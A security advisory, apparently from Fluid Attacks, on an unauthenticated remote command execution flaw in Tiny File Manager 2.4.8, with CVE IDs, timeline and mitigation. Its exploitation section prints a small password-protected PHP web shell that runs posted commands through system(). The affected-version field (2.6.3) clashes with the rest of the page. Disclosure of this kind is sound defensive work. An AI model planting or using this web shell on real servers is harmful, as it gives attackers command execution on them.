



Tiny File Manager 2.4.8 – Remote Command Execution

Summary



This website uses cookies

We use cookies to personalise content and ads, to provide social media features and to analyse our traffic. We also share information about your use of our site with our social media, advertising and analytics partners who may combine it with other information that you've provided to them or that they've collected from your use of their services. You consent to our cookies if you continue to use our website.

[Allow all cookies](#)

[Show details](#)

Affected versions	Version 2.6.3
State	Public
Release date	2022-11-21

Vulnerability

Kind	Remote command execution
Rule	004. Remote command execution
Remote	Yes
CVSSv3 Vector	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H
CVSSv3 Base Score	10.0
Exploit available	Yes
CVE ID(s)	CVE-2022-23044 , CVE-2022-45475 , CVE-2022-45476

Description

Version 2.4.8 of Tiny File Manager allows an unauthenticated remote attacker to execute arbitrary code remotely on the server. This is possible because the application is vulnerable to CSRF, processes uploaded files server-side (instead of just returning them for download), and allows unauthenticated users to access uploaded files.

Vulnerability

This vulnerability occurs because the application is vulnerable to CSRF, processes uploaded files server-side (instead of just returning them for download), and allows unauthenticated users to access uploaded files.

Exploitation


To exploit this vulnerability, the following file must be sent to the server as administrator (to achieve this I will abuse the CSRF present in the application).

exploit.php

```
<?php
if($_POST && $_POST['password']==="AGSH635479302H235") {
    echo system($_POST['cmd']);
}
```

?>

Evidence of exploitation




This website uses cookies

We use cookies to personalise content and ads, to provide social media features and to analyse our traffic. We also share information about your use of our site with our social media, advertising and analytics partners who may combine it with other information that you've provided to them or that they've collected from your use of their services. You consent to our cookies if you continue to use our website.

Allow all cookies

Show details



Our security policy

We have reserved the CVE-2022-23044, the CVE-2022-45475, the CVE-2022-45476 to refer to this issue from now on.

- <https://fluidattacks.com/advisories/policy/>

System Information

- Version: Tiny File Manager 2.4.8
- Operating System: GNU/Linux

Mitigation

An updated version of Tiny File Manager is available at the vendor page.

Credits

The vulnerability was discovered by [Carlos Bello](#) from Fluid Attacks' Offensive Team.

References

Vendor page <https://github.com/prasathmani/tinyfilemanager>

Release page <https://github.com/prasathmani/tinyfilemanager/releases/tag/2.5.0>

Timeline

- ✓ 2022-11-17
Vulnerability discovered.

- ✓ 2022-11-17
Vendor contacted.
- ✓ 2022-11-17
Vendor replied acknowledging the report.
- ✓ 2022-11-17
Vendor Confirmed the vulnerability.
- ✓ 2022-11-21
Public Disclosure.



This website uses cookies

We use cookies to personalise content and ads, to provide social media features and to analyse our traffic. We also share information about your use of our site with our social media, advertising and analytics partners who may combine it with other information that you've provided to them or that they've collected from your use of their services. You consent to our cookies if you continue to use our website.

[Allow all cookies](#)

[Show details](#)

Services

Continuous Hacking
One-shot Hacking
Comparative

Solutions

DevSecOps
Secure Code Review
Red Teaming
Breach and Attack Simulation
Security Testing
Penetration Testing
Ethical Hacking
Vulnerability Management

Blog

Certifications

Partners

Careers

Advisories

FAQ

Documentation

Contact

